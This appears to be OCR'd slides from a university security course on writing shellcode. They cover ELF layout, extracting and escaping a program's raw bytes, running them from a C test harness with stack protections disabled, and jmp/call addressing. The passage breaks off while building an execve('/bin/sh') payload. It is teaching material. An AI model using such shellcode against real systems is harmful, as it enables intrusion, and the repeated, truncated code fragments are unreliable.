CSC 405
Shellcode

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(Slides adapted from Dr. Kapravelos)

A Simple, Innocent Assembly Program

Program Instruction

Instruction	Hexadecimal	Explanation
...	...	... stuff before our snippet ...
xor %ebx, %ebx	**31 DB**	Sets the EBX register to 0 (xor value, value ⇒ all zeros)
xor %eax, %eax	**31 C0**	Sets the EAX register to 0
mov %ebx, %edi	**89 DF**	Copies the value in the EBX register to EDI (both are now 0)
mov %eax, %edx	**89 C2**	Copies the value in the EAX register to EDX (both are now 0)
cmp $0, %eax	**83 F8 00**	Compare (**If EAX == 0,** set ZERO FLAG (ZF) to 1, else set ZF to 0)
je helloCall	**74 C3**	**Conditionally jump to the helloCall label, if ZF is 1 (TRUE)**
jmp exitCall	**EB E1**	**Else, unconditionally jump to the exitCall label**

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MALICIOUS CODE	**MALICIOUS HEX**	**MALICIOUS DESCRIPTION!**
cmp $0, %eax	**83 F8 00**	Compare (**If EAX == 0**, set ZER
je helloCall	**74 C3**	**Conditionally jump to the helloCall label, if ZF is 1 (TRUE)**
jmp exitCall	**EB E1**	**Else, unconditionally jump to the exitCall label**

An attacker's goal is to essentially inject malicious code into the program to disrupt the normal flow of execution

Why can't we compile our attack into a binary and just use that?

```
00000000    7F45 4C46 0201 0100 0000 0000 0000 0000    ▯ELF............
00000010    0200 3E00 0100 0000 3010 4000 0000 0000    ..>.....0.@.....
00000020    4000 0000 0000 0000 4821 0000 0000 0000    @.......H!......
00000030    0000 0000 4000 3800 0300 4000 0600 0500    ....@.8...@.....
00000040    0100 0000 0400 0000 0000 0000 0000 0000    ................
00000050    0000 4000 0000 0000 0000 4000 0000 0000    ..@.......@.....
00000060    E800 0000 0000 0000 E800 0000 0000 0000    è.......è.......
00000070    0010 0000 0000 0000 0100 0000 0500 0000    ................
00000080    0010 0000 0000 0000 0010 4000 0000 0000    ..........@.....
00000090    0010 4000 0000 0000 3F00 0000 0000 0000    ..@.....?.......
000000A0    3F00 0000 0000 0000 0010 0000 0000 0000    ?...............
000000B0    0100 0000 0600 0000 0020 0000 0000 0000    ......... ......
000000C0    0020 4000 0000 0000 0020 4000 0000 0000    . @...... @.....
```

Because programs also contain **lots** of metadata

Executable and Linkable Format

ANGE ALBERTINI
http://www.corkami.com

```
me@nux:~$ ./mini
me@nux:~$ echo $?
42
```

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00: 7F .E .L .F 01 01 01
10: 02 00 03 00 01 00 00 00 60 00 00 08 40 00 00 00
20:                         34 00 20 00 01 00

40: 01 00 00 00 00 00 00 00 00 00 00 08 00 00 00 08
50: 70 00 00 00 70 00 00 00 05 00 00 00

60: BB 2A 00 00 00 B8 01 00 00 00 CD 80
```

MINI

ELF HEADER

IDENTIFY AS AN ELF TYPE
SPECIFY THE ARCHITECTURE

FIELDS	VALUES
e_ident	
EI_MAG	0x7F, "ELF"
EI_CLASS, EI_DATA	1 ELFCLASS32, 1 ELFDATA2LSB
EI_VERSION	1 EV_CURRENT
e_type	2 ET_EXEC
e_machine	3 EM_386
e_version	1 EV_CURRENT
e_entry	0x8000060
e_phoff	0x0000040
e_ehsize	0x0034
e_phentsize	0x0020
e_phnum	0001

PROGRAM HEADER TABLE

EXECUTION INFORMATION

FIELDS	VALUES
p_type	1 PT_LOAD
p_offset	0
p_vaddr	0x8000000
p_paddr	0x8000000
p_filesz	0x0000070
p_memsz	0x0000070
p_flags	5 PF_R|PF_X

CODE

X86 ASSEMBLY


```
mov ebx, 42
mov eax, SC_EXIT
int 80h
```

EQUIVALENT C CODE

```
return 42;
```

00000000	7F45	4C46	0201	0100	0000	0000	0000	0000	▯ELF............
00000010	0200	3E00	0100	0000	**3010**	4000	0000	0000	..>.....0.@.....
00000020	4000	0000	0000	0000	4821	0000	0000	0000	@.......H!......
00000030	0000	0000	4000	3800	0300	4000	0600	0500	....@.8...@.....
00000040	0100	0000	0400	0000	0000	0000	0000	0000	....
00000050	0000	4000	0000	0000	0000	4000	0000	0000	..@.......@.....
00000060	E800	0000	0000	0000	E800	0000	0000	0000	è.......è.......
00000070	0010	0000	0000	0000	0100	0000	0500	0000	....
00000080	0010	0000	0000	0000	0010	4000	0000	0000	..........@.....
00000090	0010	4000	0000	0000	3F00	0000	0000	0000	..@.....?.......
000000A0	3F00	0000	0000	0000	0010	0000	0000	0000	?...............
000000B0	0100	0000	0600	0000	0020	0000	0000	0000	....
000000C0	0020	4000	0000	0000	0020	4000	0000	0000	. @...... @.....

Our 64-bit program's entry point is at `0x00001030`
(swapped because little endian)



Our 64-bit program's entry point is at `0x00001030`
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00000000	7F45	4C46	0201	0100	0000	0000	0000	0000	▯ELF...........
00000010	0200	3E00	0100	0000	3010	4000	0000	0000	..>.....0.@.....
00000020	4000	0000	0000	0000	4821	0000	0000	0000	@.......H!......
00000030	0000	0000	4000	3800	0300	4000	0600	0500	....@.8...@.....
00000040	0100	0000	0400	0000	0000	0000	0000	0000	....
00000050	0000	4000	0000	0000	0000	4000	0000	0000	..@.......@.....
00000060	E800	0000	0000	0000	E800	0000	0000	0000	è.......è.......
00000070	0010	0000	0000	0000	0100	0000	0500	0000	....
00000080	0010	0000	0000	0000	0010	4000	0000	0000	..........@.....
00000090	0010	4000	0000	0000	3F00	0000	0000	0000	..@.....?.......
000000A0	3F00	0000	0000	0000	0010	0000	0000	0000	?...............
000000B0	0100	0000	0600	0000	0020	0000	0000	0000	....

And if we looked at offset `0x00001030`, there's our program!

00001030	31DB	31C0	89DF	89C2	83F8	0074	C3EB	E100

xor %ebx, %ebx	**31 DB**	Sets the EBX register to 0 (xor value, value ⇒ all zeros)

Extracting Only the Program's Executable Bytes

```
# Get the raw executable bytes from the binary
objcopy -O binary -j .text helloV2 hello_raw_bytes
```

This will look in the binary, find that offset and output them to the file **`hello_raw_bytes`**

```
48c7 c001 0000 0048 c7c7 0100 0000 48c7
c600 2040 0048 c7c2 0600 0000 0f05 eb00
48c7 c03c 0000 0048 c7c7 0000 0000 0f05
31db 31c0 89df 89c2 83f8 0074 c3eb e1
```

Contents of `hello_raw_bytes`

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```
# Escape the executable bytes
od -tx1 hello_raw_bytes | sed -e 's/^[0-9]* //' -e '$d' -e 's/^/ /' -e 's/ /\\x/g' | tr -d '\n'
```

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
```

od -tx1 outputs each byte as two hexadecimal digits on multiple lines



```
ity/Code Examples/02-shellcode$ od -tx1 hello_raw_bytes
0000000 48 c7 c0 01 00 00 00 48 c7 c7 01 00 00 00 48 c7
0000020 c6 00 20 40 00 48 c7 c2 06 00 00 00 0f 05 eb 00
0000040 48 c7 c0 3c 00 00 00 48 c7 c7 00 00 00 00 0f 05
0000060 31 db 31 c0 89 df 89 c2 83 f8 00 74 c3 eb e1
0000077
```

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```

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/' -e 's/ /\\x/g' | tr -d '\n'
```

This output is passed to sed which:

- removes line numbers,
- removes last line,
- replaces spaces with `'\x'`

```
\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
\xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1
```

Extracting Only the Program's Executable Bytes

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This will look in the binary, find that offset and output them to the file **`hello_raw_bytes`**

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/' -e 's/ /\\x/g' | tr -d '\n'
```

Which **finally** deletes newline characters

```
\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
\xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1
```

imagine this is now all on 1 line

Shellcode

A set of instructions injected and then executed by an exploited program

- usually, a **shell** is started (hence the name)
  - for remote exploits - input/output is redirected to a socket
- use system call (`execve`) to spawn shell

Shellcode can do practically anything (given enough permissions)

- create a new user
- change a user password
- modify the `.rhost` file
- bind a shell to a port (remote shell)
- open a connection to the attacker machine

How do we test a shellcode?

How do we ~~test a shellcode~~? simulate this code and jump to it?

Testing Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
                               \x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

We can store the output from `objcopy` as an array and call that

Testing Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3                                                05
                               \x31\xdb\x31\xc

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

Create a function pointer ret, which type casts the shellcode array into a function pointer

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                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
                               \x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1";

  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

Then call the function

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

Testing Shellcode

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                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
                               \x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
                               \x31\xdb\x31\xc0\x89\xdf\x89\xc2\x83\xf8\x00\x74\xc3\xeb\xe1";

  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

Allow execution of code on the stack

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
```

Disable Stack Protection

Disable Position Independent Executable

Nope.

```
#include <stdio.h>
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int main() {
  unsigned char shellcode[] = "\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7
                               \xc6\x00\x20\x40\x00\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\xeb\x00
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
```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
 □□□
```



HelloV2 Bug

Let's take a look at the binary again to see if we can see where things went wrong

```
$ objdump -zd helloV2
```

This will display information from binary files

z ⇒ display section headers

d ⇒ disassemble the executable sections (convert to assembly)

HelloV2 Bug

```
$ objdump -zd helloV2
helloV2:     file format elf64-x86-64

Disassembly of section .text:
0000000000401000 <helloCall>:
  401000:       48 c7 c0 01 00 00 00    mov    $0x1,%rax
  401007:       48 c7 c7 01 00 00 00    mov    $0x1,%rdi
  40100e:       48 c7 c6 00 20 40 00    mov    $0x402000,%rsi
  401015:       48 c7 c2 06 00 00 00    mov    $0x6,%rdx
  40101c:       0f 05                   syscall
  40101e:       eb 00                   jmp    401020 <exitCall>
0000000000401020 <exitCall>:
  401020:       48 c7 c0 3c 00 00 00    mov    $0x3c,%rax
  401027:       48 c7 c7 00 00 00 00    mov    $0x0,%rdi
  40102e:       0f 05                   syscall
0000000000401030 <_start>:
  401030:       31 db                   xor    %ebx,%ebx
  401032:       31 c0                   xor    %eax,%eax
  401034:       89 df                   mov    %ebx,%edi
  401036:       89 c2                   mov    %eax,%edx
  401038:       83 f8 00                cmp    $0x0,%eax
  40103b:       74 c3                   je     401000 <helloCall>
  40103d:       eb e1                   jmp    401020 <exitCall>
```

HelloV2 Bug

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  40103d:       eb e1                   jmp    401020 <exitCall>
```

That's funny, I don't remember writing that…

HelloV2 Bug

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  401034:       89 df                   mov    %ebx,%edi
  401036:       89 c2                   mov    %eax,%edx
  401038:       83 f8 00                cmp    $0x0,%eax
  40103b:       74 c3                   je     401000 <helloCall>
  40103d:       eb e1                   jmp    401020 <exitCall>
```

0x402000 was our program's .data section, which our shellcode does not have!

Relative Addressing

- Problem - position of code in memory is unknown, so **you cannot use pointers**
  - How to determine *address of string*

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  - How to determine *address of string*
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- In general, you can **push** a string to the stack and **RSP** will hold a reference to it until the next **push** command

Relative Addressing

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
- **`call`** instruction saves the instruction pointer on to the stack and jumps

Relative Addressing

- Problem - position of code in memory is unknown, so **you cannot use pointers**
  - How to determine *address of string*
- We can make use of instructions using relative addressing
- In general, you can **`push`** a string to the stack and **`RSP`** will hold a reference to it until the next **`push`** command

- **`call`** instruction saves the instruction pointer on to the stack and jumps
- Idea
  - **`jmp`** instruction at beginning of shellcode to **`call`** instruction
  - **`call`** instruction right before the `"Hello"` string
  - **`call`** jumps back to first instruction after jump
  - now the address of `"Hello"` is on the stack!

Relative Addressing Technique



HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi              # puts "Hello\n" in to RSI
  mov $1,   %rax        # opcode for write system call
  mov $1,   %rdi        # 1st arg, stdout
  mov %rsi, %rsi        # 2nd arg, address
  mov $6,   %rdx        # 3rd arg, len
  syscall               # system call interrupt
  jmp exitCall          # jump to exitCall label
exitCall:
  mov $60, %rax         # sys_exit
  mov  $0, %rdi         # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

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_start:
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helloCall:
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saveme:
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```

We immediately trigger a jump

HelloV3

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_start:
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helloCall:
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  mov $6,   %rdx      # 3rd arg, len
  syscall             # system call interrupt
  jmp exitCall        # jump to exitCall label
exitCall:
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  .string "Hello\n"
```

Which makes a call

HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi           # puts "Hello\n" in to RSI
  mov $1,   %rax     # opcode for write system call
  mov $1,   %rdi     # 1st arg, stdout
  mov %rsi, %rsi     # 2nd arg, address
  mov $6,   %rdx     # 3rd arg, len
  syscall            # system call interrupt
  jmp exitCall       # jump to exitCall label
exitCall:
  mov $60, %rax      # sys_exit
  mov  $0, %rdi      # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

So "Hello\n" gets added to the stack "for later"

HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi              # puts "Hello\n" in to RSI
  mov $1,   %rax        # opcode for write system call
  mov $1,   %rdi        # 1st arg, stdout
  mov %rsi, %rsi        # 2nd arg, address
  mov $6,   %rdx        # 3rd arg, len
  syscall               # system call interrupt
  jmp exitCall          # jump to exitCall label
exitCall:
  mov $60, %rax         # sys_exit
  mov  $0, %rdi         # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

This is **allowed** because Assembly doesn't have strict rules like higher-level languages

HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi              # puts "Hello\n" in to RSI
  mov $1,   %rax        # opcode for write system call
  mov $1,   %rdi        # 1st arg, stdout
  mov %rsi, %rsi        # 2nd arg, address
  mov $6,   %rdx        # 3rd arg, len
  syscall               # system call interrupt
  jmp exitCall          # jump to exitCall label
exitCall:
  mov $60, %rax         # sys_exit
  mov  $0, %rdi         # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

It's now "later"

HelloV3

```
.text
.global _start
_start:
  jmp saveme
helloCall:
  pop %rsi          # puts "Hello\n" in to RSI
  mov $1,   %rax    # opcode for write system call
  mov $1,   %rdi    # 1st arg, stdout
  mov %rsi, %rsi    # 2nd arg, address
  mov $6,   %rdx    # 3rd arg, len
  syscall           # system call interrupt
  jmp exitCall      # jump to exitCall label
exitCall:
  mov $60, %rax     # sys_exit
  mov  $0, %rdi     # exit code 0 (success)
  syscall
saveme:
  call helloCall
  .string "Hello\n"
```

Disassembled this is

```
\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00
\x00\x48\xc7\xc7\x01\x00\x00\x00\x48
\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00
\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00
\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05
\xe8\xd0\xff\xff\xff\x48\x65\x6c\x6c
\x6f\x0a\x00
```

Testing the Shellcode (again)

```
#include <stdio.h>
#include <string.h>

int main() {
   unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                               \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                               \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                               \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
```

Testing the Shellcode (again)

```
#include <stdio.h>
#include <string.h>


int main() {
   unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                                \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                                \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                                \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

```
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
```

Hello

SUCCESS



Not Actually Shellcode

```
#include <stdio.h>
#include <string.h>

int main() {
    unsigned char shellcode[] = "\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00
                                 \x00\x48\x89\xf6\x48\xc7\xc2\x06\x00\x00\x00\x0f\x05\x48\xc7\xc0
                                 \x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xff
                                 \xff\xff\x48\x65\x6c\x6c\x6f\x0a\x00";

  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-sta
$ ./shelltest
Hello
```

Where Shell?

A set of instructions injected and then executed

- usually, a **shell** is started (hence the name)
  - for remote exploits - input/output is redirected to
- use system call (execve) to spawn shell

Shellcode

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

Shellcode

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

```c
int execve(char *file, char *argv[], char *env[])
```

`*file`: name of program to be executed `"/bin/sh"`
`*argv[]`: address of null-terminated argument array `{"/bin/sh", NULL}`
`*env[]`: address of null-terminated environment array `NULL (0)`

Disassembling execve

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

```
.LC0:
        .string "/bin/sh"
main:
        pushq   %rbp
        movq    %rsp, %rbp
        subq    $32, %rsp
        movl    %edi, -20(%rbp)
        movq    %rsi, -32(%rbp)
        movq    $.LC0, -16(%rbp)
        movq    $0, -8(%rbp)
        movq    -16(%rbp), %rax
        leaq    -16(%rbp), %rcx
        movl    $0, %edx
        movq    %rcx, %rsi
        movq    %rax, %rdi
        call    execve
        movl    $0, %edi
        call    exit
```

```c
int execve(char *file, char *argv[], char *env[])
```

`*file`: name of program to be executed "/bin/sh"
`*argv[]`: address of null-terminated argument array { "/bin/sh", NULL }
`*env[]`: address of null-terminated environment array NULL (0)

Recall

- Problem - position of code in memory is unknown, so **you cannot store `/bin/sh` in `.data`** (or `.LC0`, or anywhere outside `.text`**)**
  - We need to determine the *address of our string*

- How we tackled this last time
  - **`jmp`** instruction at beginning of shellcode to **`call`** instruction
  - **`call`** instruction right before the `"Hello"` string
  - **`call`** jumps back to first instruction after jump
  - now the address of `"Hello"` is on the stack!

Translated for `/bin/sh`

- **`file`** parameter
  - we need the null terminated string `/bin/sh` somewhere in memory
- **`argv`** parameter
  - we need the address of the string `/bin/sh` somewhere in memory followed by a `NULL` word
  - OR just `NULL`
- **`env`** parameter
  - we need a `NULL` word somewhere in memory
  - we will reuse the null pointer at the end of `argv`
  - OR just `NULL`

Syscall table

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp	-	-	-

Syscall table

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp	-	-	-

Note this is a char**, meaning an array of string (memory addresses)

Spawning a Shell in Assembly

1. Move the system call number (`0x3B`) into `%rax`
2. Move the address of string `"/bin/sh"` into `%rdi`
3. Move the address *of the address* of `"/bin/sh"` into `%rsi` (using `lea`)
4. Move the address of `null` word into `%rdx`
5. Execute the `syscall` instruction

`lea` (**load effective address**) used to put a memory address into the destination

Spawning a Shell in Assembly - YOLO

1. Move the system call number (`0x3B`) into `%rax`

2. Move the address of string `"/bin/sh"` into `%rdi`

3. ~~Move the address *of the address* of `"/bin/sh"` into `%rsi` (using `lea`)~~

   let's put NULL

4. ~~Move the address of `null` word into `%rdx`~~ let's put NULL

5. Execute the `syscall` instruction

Shell in Assembly

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop  %rdi          # pop stack, placing "/bin/sh" into RDI
        xor  %rax, %rax    # Zero out RAX (setting it to NULL)
        xor  %rsi, %rsi    # Zero out RSI (setting it to NULL)
